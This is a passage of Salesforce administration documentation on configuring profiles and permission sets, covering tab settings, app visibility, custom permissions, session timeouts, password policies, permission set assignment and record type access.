  "Customize Application"

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

1. From Setup, either:
   - Enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, or
   - Enter *Profiles* in the Quick Find box, then select **Profiles**
2. Select a permission set or profile.
3. Do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the tab settings.
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

Tab Settings

Tab settings specify whether a tab appears in the All Tabs page or is visible in its associated app. They also determine whether objects appear in the Lightning Experience App Launcher and navigation menus. Tab settings labels in permission sets differ from the labels in profiles.

SEE ALSO:

Profiles

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Tab settings available in: **All** Editions except **Database.com**

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view tab settings:
- "View Setup and Configuration"

To edit tab settings:
- "Manage Profiles and Permission Sets"

Tab Settings

Tab settings specify whether a tab appears in the All Tabs page or is visible in its associated app. They also determine whether objects appear in the Lightning Experience App Launcher and navigation menus. Tab settings labels in permission sets differ from the labels in profiles.

Enabled Settings in Permission Sets	Enabled Setting in Profiles	Description
`Available`	`Default Off`	The tab is available on the All Tabs page. Individual users can customize their display to make the tab visible in any app.
`Available` and `Visible`	`Default On`	The tab is available on the All Tabs page and appears in the visible tabs for its associated app. In Lightning Experience, this setting determines whether an object appears in the App Launcher and in navigation menus. Individual users can customize their display to hide the tab or make it visible in other apps.
None	`Tab Hidden`	The tab isn't available on the All Tabs page or visible in any apps.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Tab settings available in: **All** Editions except **Database.com**

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: If a user has another permission set or profile with enabled settings for the same tab, the most permissive setting applies. For example, let's say permission set A has no settings enabled for the Accounts tab, and permission set B enables the `Available` setting for the Accounts tab. If permission sets A and B are assigned to a user, the user sees the Accounts tab on the All Tabs page.

SEE ALSO:

View and Edit Tab Settings in Permission Sets and Profiles

View and Edit Assigned Apps in Profiles

Assigned app settings specify the apps that users can select in the Force.com app menu.

Every profile must have at least one visible app, except profiles associated with Customer Portal users because apps are not available to them.

To specify app visibility:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following:
   - Enhanced profile user interface—Click **Assigned Apps**, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Custom App Settings section.
4. Select one default app. The default app appears when users log in for the first time.
5. Select **Visible** for any other apps you want to make visible.

SEE ALSO:

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit app visibility settings:
- "Manage Profiles and Permission Sets"

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
   - Enhanced profile user interface: Click **Custom Permissions**, and then click **Edit**.
   - Original profile user interface: In the Enabled Custom Permissions related list, click **Edit**.
4. To enable custom permissions, select them from the Available Custom Permissions list and click **Add**. To remove custom permissions from the profile, select them from the Enabled Custom Permissions list and click **Remove**.
5. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in profiles:
- "Manage Profiles and Permission Sets"

View and Edit Session Timeout Settings in Profiles

Use Session Settings to set how many minutes or hours of inactivity elapse before a user's authentication session times out. At the end of the session, the user needs to log in again.

Until you set the `Session times out after` value on a profile, the `Timeout value` in the organization Session Settings applies to users of the profile. When set, the profile `Session times out after` value overrides the org-wide `Timeout value`. Changes to the org-wide `Timeout value` don't apply to users of a profile with its own `Session times out after` value.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
   - Enhanced profile user interface—Click **Session Settings**, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Session Settings section.
4. Select a timeout value from the drop-down list.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit session and password settings in profiles:

- "Manage Profiles and Permission Sets"

View and Edit Password Policies in Profiles

To ensure that the appropriate level of password security is used for your organization, specify password requirements with Password Policies settings for users assigned to a profile. Profile Password Policies settings override the organization-wide Password Policies for that profile's users. If you do not set Password Policies on a profile, the organization-wide Password Policies apply. New profile Password Policies take effect for existing profile users when they reset their passwords.

Changes to the organization-wide Password Policies don't apply to users of a profile with its own Password Policies.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
   - Enhanced profile user interface—Click **Password Policies**, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Password Policies section.
4. Change the values for the profile.

   Note: If you change the User passwords expire in setting, the change affects a user's password expiration date if that user's new expiration date is earlier than the old expiration date or if you remove an expiration by selecting Never expires.
5. Click **Save**.

SEE ALSO:

Password Policy Fields in Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit session and password settings in profiles:
- "Manage Profiles and Permission Sets"

To set password policies:
- "Manage Password Policies"

Password Policy Fields in Profiles

Specify password requirements with Password Policies settings. Refer to these field descriptions to understand how each one impacts a profile's password requirements.

Changes to the organization-wide password policies don't apply to users of a profile with its own password policies.

Field	Description
User passwords expire in	The length of time until user passwords expire and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the "Password Never Expires" permission. If you change the User passwords expire in setting, the change affects a user's password expiration date if that user's new expiration date is earlier than the old expiration date or if you remove an expiration by selecting Never expires.
Enforce password history	Save users' previous passwords so that they must always reset their password to a new, unique password. Password history is not saved until you set this value. The default is 3 passwords remembered. You cannot select No passwords

Field	Description
	`remembered` unless you select `Never expires` for the `User passwords expire in` field. This setting isn't available for Self-Service portals.
`Minimum password length`	The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is `8 characters`.
`Password complexity requirement`	The requirement for which types of characters must be used in a user's password. Complexity levels: • `No restriction`—allows any password value and is the least secure option. • `Must mix alpha and numeric characters`—requires at least one alphabetic character and one number, which is the default. • `Must mix alpha, numeric, and special characters`—requires at least one alphabetic character, one number, and one of the following special characters: `! # $ % - _ = + < >`. • `Must mix numbers and uppercase and lowercase letters`—requires at least one number, one uppercase letter, and one lowercase letter. • `Must mix numbers, uppercase and lowercase letters, and special characters`—requires at least one number, one uppercase letter, and one lowercase letter, and one of the following special characters: `! # $ % - _ = + < >`. Note: Only the special characters listed meet the requirement. Other symbol characters are not considered special characters.
`Password question requirement`	The values are `Cannot contain password`, meaning that the answer to the password hint question cannot contain the password itself; or `None`, the default, for no restrictions on the answer. The user's answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
`Maximum invalid login attempts`	The number of login failures allowed for a user before they become locked out. This setting isn't available for Self-Service portals.
`Lockout effective period`	The duration of the login lockout. The default is 15 minutes. This setting isn't available for Self-Service portals. Note: If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the "Reset

Field	Description
	User Passwords and Unlock Users" permission can unlock them from Setup with the following procedure: 1. Enter *Users* in the Quick Find box. 2. Select **Users**. 3. Selecting the user. 4. Click **Unlock**. This button is only available when a user is locked out.
Obscure secret answer for password resets	This feature hides answers to security questions as you type. The default is to show the answer in plain text. Note: If your org uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters, they're converted in Japanese characters in normal text fields. However, the IME doesn't work properly in fields with obscured text. If your org's users cannot properly enter their passwords or other values after enabling this feature, disable the feature.
Require a minimum 1 day password lifetime	When you select this option, a password can't be changed more than once in a 24-hour period.

SEE ALSO:

View and Edit Password Policies in Profiles

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

Watch a Video Tutorial: Who Sees What: Permission Sets (Salesforce Classic)

Users can have only one profile but, depending on the Salesforce edition, they can have multiple permission sets. You can assign permission sets to various types of users, regardless of their profiles.

Create permission sets to grant access among logical groupings of users, regardless of their primary job function. For example, let's say you have several users with a profile called Sales User. This profile allows assignees to read, create, and edit leads. Some, but not all, of these users also need to delete and transfer leads. Instead of creating another profile, create a permission set.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Or, let's say you have an Inventory custom object in your org. Many users need "Read" access to this object, and a smaller number of users need "Edit" access. You can create a permission set that grants "Read" access and assign it to the appropriate users. You can then create another permission set that gives "Edit" access to the Inventory object and assign it to the smaller group of users.

If a permission isn't enabled in a profile but is enabled in a permission set, users with that profile and permission set have the permission. For example, if "Manage Password Policies" isn't enabled in Jane Smith's profile but is enabled in one of her permission sets, she can manage password policies.


Walk Through It: Create, Edit, and Assign a Permission Set (Salesforce Classic)

Create Permission Sets

You can clone a permission set or create a new one. A cloned permission set starts with the same licenses and enabled permissions as the original one. A new permission set starts with no licenses selected and no permissions enabled.

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

Standard Permission Sets

A standard permission set consists of a group of common permissions for a particular feature associated with a permission set license. Using a standard permission set saves you time and facilitates administration because you don't need to create the custom permission set.

Session-based Permission Sets

Create session-based permission sets that allow access only during specified sessions. For example, create a session-based permission set that grants access to an application only during an authenticated session.

Permission Sets Considerations

Be aware of these considerations and special behaviors for permission sets.

SEE ALSO:

Assign a Feature Permission Set License and Permission Set

Create Permission Sets

You can clone a permission set or create a new one. A cloned permission set starts with the same licenses and enabled permissions as the original one. A new permission set starts with no licenses selected and no permissions enabled.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions


Walk Through It: Create, edit, and assign a permission set (Salesforce Classic)

1. From Setup enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click **New**.
3. Enter your permission set information.
4. Select the types of users for the permission set.

   When you create a permission set, you select a specific user or permission set license. If only users with one type of license can use the permission set, select the license that's associated with the users. For example, to create a permission set for users with

   - the Salesforce license, select Salesforce. You can enable permissions only allowed in the Salesforce license.

- the Identity Connect permission set license, select Identity Connect. You can enable permissions only allowed in the Identity Connect license.
- different licenses, select **None**. Not selecting a specific license allows you to assign the permission set to any user whose license allows the permissions you enable in the permission set. For example, to assign the permission set to users with the Salesforce license and to users with the Salesforce Platform license, select **None**.

When creating a permission set for a specific permission set license, refer to that feature's documentation. For example, to create a permission set for the Identity Connect permission set license, use these steps along with the Identity Connect documentation.

Example: Let's say you have several users with a profile called Sales User. This profile allows assignees to read, create, and edit leads. But you need some users to also delete and transfer leads. On the permission set page that you create, go to Find Settings and begin typing `Lead`. Under Object Settings, select **Leads** and enable delete. "Transfer Leads" is an app permission (rather than object permission). To enable it, in Find Settings, begin typing `leads`. "Transfer Leads" is listed under App Permissions. Assign the permission set to users who need these permissions.

Note:

- Permission sets with no license selected don't include all possible permissions and settings.
- Assign a permission set with no license only to users whose user licenses allow the permissions and settings that you are enabling in the permission set. For example, don't create a permission set with no user license and then enable "Author Apex" and assign it to Salesforce Platform users. You can't assign this permission set to Salesforce Platform users because the Salesforce Platform user license doesn't allow Apex authoring.

SEE ALSO:

Permission Sets

Standard Permission Sets

Assign a Feature Permission Set License and Permission Set

What Are Permission Set Licenses?

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

The Permission Set Assignments page shows:

- Permission sets with no associated license. For example, you can assign a permission set if **None** was selected for the license type in the permission set. Make sure that the user's license allows all the permission set's enabled settings and permissions. If the user's license doesn't allow selected permissions, the assignment fails.
- Permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license.
- Permission sets specific to permission set licenses. Let's say you create a permission set named Identity and associate that permission set to the "Identity Connect" permission set license. When you assign users to Identity, they receive all functionality available with the Identity Connect permission set license.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:

- "Assign Permission Sets"

Note: Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.
5. Click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

SEE ALSO:

Assign a Permission Set to Multiple Users
Standard Permission Sets
Help Users From Anywhere With SalesforceA
Assign a Permission Set to Multiple Users

Standard Permission Sets

A standard permission set consists of a group of common permissions for a particular feature associated with a permission set license. Using a standard permission set saves you time and facilitates administration because you don't need to create the custom permission set.

The following permission set license comes with a standard permission set. To enable specific features, refer to that feature's documentation.


Permission Set License Name	Permission Set Name
Sales Console User in Salesforce Classic	Salesforce Console User in Salesforce Classic

To see which permission sets are standard, add Is Custom to your list view. The Is Custom box isn't checked for standard permission set. Permission sets you created or cloned are indicated with a checkmark.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions



Standard permission sets don't count against your org's permission set limits. You can clone a standard permission set as many times as you want, but you can't edit it. Clones do count against your org's permission set limits.

Example: Let's say you purchased 10 Sales Console User permission set licenses. You can do any of the following.

- Assign all 10 users to the Salesforce Console User permission set.
- Assign some of the users to the Salesforce Console User permission set, and assign the remainder to a clone of Salesforce Console User.
- Clone the Salesforce Console User permission set and assign different users to each clone, based on your org's structure.

Session-based Permission Sets

Create session-based permission sets that allow access only during specified sessions. For example, create a session-based permission set that grants access to an application only during an authenticated session.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

What Are Session-Based Permission Sets?

Session-based permission sets can only be used during a specific session. Understand why and when to create a session-based permission set.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Note: Session-based permission sets is currently available as a Developer Preview.

Important: Managed packages with permission sets that require session activation cannot be installed on customer orgs without this feature.

Use a session-based permission set to allow functional access only during a predefined session type. For example, your org might have a custom object called "Conference Room." A mobile app called "Conference Room Sync" has read and update access to the object. Create a permission set to permit updates to the object only when the "Conference Room Sync" connected mobile app generates the user's session.


Or, let's say you have a web application that accesses confidential information. For security, you want to limit user access to specific types of sessions for a predetermined length of time. You can create a session-based permission set that activates only when users authenticate into your environment using a token. When the token expires, the user must reauthenticate to access the application again.

To activate session-based permission sets, see the SessionPermSetActivation object in the SOAP API Developer Guide. You'll need the "Manage Session Permission Set Activation" permission.

Before assigning session-based permission sets to users, ensure that they can meet the conditions of the permission set. For example, grant user access to appropriate tools, such as authenticators. As a best practice, inform users of the conditions in which they can access certain applications and tools.

Tip: When you create your permission set list view, filter by and select columns to include **Session Activation Required** to view which permission sets are session-based.

User assignment information appears on the user detail page in a related list called Permission Set Assignments: Activation Required.



SEE ALSO:

Permission Sets

Permission Sets Considerations

Be aware of these considerations and special behaviors for permission sets.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Differences between new and cloned permission sets

A new permission set starts with no user license selected and no permissions enabled. A cloned permission set has the same user license and enabled permissions as the permission set that it's cloned from. You can't change the user license in a cloned permission set. Clone a permission set only if the new one requires the same user license as the original.

Limits

Make sure to refer to the Salesforce Features and Editions Limits for your specific edition.

User license restrictions

Some user licenses restrict the number of custom apps or tabs that a user can access. In this case, you can assign only the allotted number through the user's assigned profile and permission sets. For example, a user with the Force.com App Subscription user license with access to one Force.com Light App can access only that app's custom tabs.

Assigned apps

Assigned app settings specify the apps that users can select in the Force.com app menu. Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

Permission sets and profiles

In API version 25.0 and later, every profile is automatically associated with a permission set, whether you explicitly assign it to one or not. This permission set stores the profile's user, object, and field permissions, plus setup entity access settings. You can query on these profile-owned permission sets but not modify them. They're not visible in the user interface.

Permission sets and permission set licenses

In API version 38.0 and later, you can create a permission set and associate it with a permission set license. When you create a permission set using a specific permission set license, users assigned to the permission set receive all functionality associated with the permission set license.

Apex class access

You can specify which methods in a top-level Apex class are executable for a permission set. Apex class access settings apply only to:

- Apex class methods, such as Web service methods
- Any method used in a custom Visualforce controller or controller extension applied to a Visualforce page

Triggers always fire on trigger events (such as `insert` or `update`), regardless of permission settings.

SEE ALSO:

How is record type access specified?

Object Permissions

Salesforce Features and Edition Limits

Permission Set Overview Page

A permission set's overview page provides an entry point for all of the permissions in a permission set. To open a permission set overview page, from Setup, enter *Permission Sets* in the `Quick Find` box, then select **Permission Sets** and select the permission set you want to view.



Walk Through It: create, edit, and assign a permission set

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To delete permission sets and edit permission set properties:

- "Manage Profiles and Permission Sets"

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories, which reflect the rights users need to administer and use system and app resources.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the "Manage Cases" permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

System Settings

Some system functions apply to an organization and not to any single app. For example, "View Setup and Configuration" allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

SEE ALSO:

- Permission Sets
- What Are Permission Set Licenses?

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *sales* in the Find Settings box, then select Sales from the list.
Objects	Object name	Let's say you have an Albums custom object. Type *albu*, then select Albums.
• Fields • Record types	Parent object name	Let's say your Albums object contains a Description field. To find the Description field for albums, type *albu*, select Albums, and scroll down to Description under Field Permissions.
Tabs	Tab or parent object name	Type *rep*, then select Reports.
App and system permissions	Permission name	Type *api*, then select API Enabled.
All other categories	Category name	To find Apex class access settings, type *apex*, then select Apex Class Access. To find custom permissions, type *cust*, then select Custom Permissions. And so on.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To search permission sets:
- "View Setup and Configuration"

If you don't get any results, don't worry. Here's some tips that can help:

- Check if the search term has at least three consecutive characters that match the object, setting, or permission name.
- The permission, object, or setting you're searching for might not be available in the current Salesforce org.
- The item you're searching for might not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- The permission set license associated with the permission set doesn't include the object, setting, or permission name you're searching for.

SEE ALSO:

Permission Sets

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Force.com app menu.

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

SEE ALSO:

Permission Sets

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit assigned app settings:

- "Manage Profiles and Permission Sets"

Assign Custom Record Types in Permission Sets

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

How is record type access specified?

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

SEE ALSO:

How is record type access specified?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types in permission sets:

- "Manage Profiles and Permission Sets"

How is record type access specified?

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

- A user's default record type is specified in the user's personal settings. You can't specify a default record type in permission sets.
- You can assign the `--Master--` record type in profiles. In permission sets, you can assign only custom record types. The behavior for record creation depends on which record types are assigned in profiles and permission sets.

If users have this record type on their profile...	And this total number of custom record types in their permission sets...	When they create a record...
`--Master--`	None	The new record is associated with the Master record type
`--Master--`	One	The new record is associated with the custom record type. Users can't select the Master record type.
`--Master--`	Multiple	Users are prompted to select a record type.
Custom	One or more	Users are prompted to select a record type. In their personal settings, users can set an option to use their default record type and not be prompted to choose a record type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Page layout assignments are specified in profiles only—they're not available in permission sets. When a permission set specifies a custom record type, users with that permission set get the page layout assignment that's specified for that record type in their profile. (In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.)
- For lead conversion, the default record type specified in a user's profile is used for the converted records.
- Users can view records assigned to any record type. As a result, a page layout is assigned to every record type on a user's profile. A record type assignment on a user's profile or permission set doesn't determine whether a user can view a record with that record type. The record type assignment simply specifies that the user can use that record type when creating or editing a record.
- Record types in permission sets aren't supported in packages and change sets. As a result, any record type assignments in permission sets in a sandbox organization must be manually reproduced in a production organization.

SEE ALSO:

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

Assign Record Types to Profiles in the Original Profile User Interface

Assign Custom Record Types in Permission Sets

Assign Page Layouts in the Original Profile User Interface

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Custom Permissions**.
4. Click **Edit**.
5. To enable custom permissions, select them from the Available Custom Permissions list and then click **Add**. To remove custom permissions from the permission set, select them from the Enabled Custom Permissions list and then click **Remove**.
6. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in permission sets:

- "Manage Profiles and Permission Sets"

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

- Assign Permission Sets to a Single User
- Assign a Permission Set to Multiple Users
- Remove User Assignments from a Permission Set

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

Assign a Permission Set to Multiple Users

From any permission set page, you can assign the permission set to one or more users.

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

To view all users who are assigned to a permission set, from any permission set page, click **Manage Assignments**. From the Assigned Users page, you can:

- Assign users to the permission set
- Remove user assignments from the permission set
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View a profile by clicking the profile name

SEE ALSO:

Assign Permission Sets to a Single User

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view users that are assigned to a permission set:

- "View Setup and Configuration"

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

The Permission Set Assignments page shows:

- Permission sets with no associated license. For example, you can assign a permission set if **None** was selected for the license type in the permission set. Make sure that the user's license allows all the permission set's enabled settings and permissions. If the user's license doesn't allow selected permissions, the assignment fails.
- Permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license.
- Permission sets specific to permission set licenses. Let's say you create a permission set named Identity and associate that permission set to the "Identity Connect" permission set license. When you assign users to Identity, they receive all functionality available with the Identity Connect permission set license.

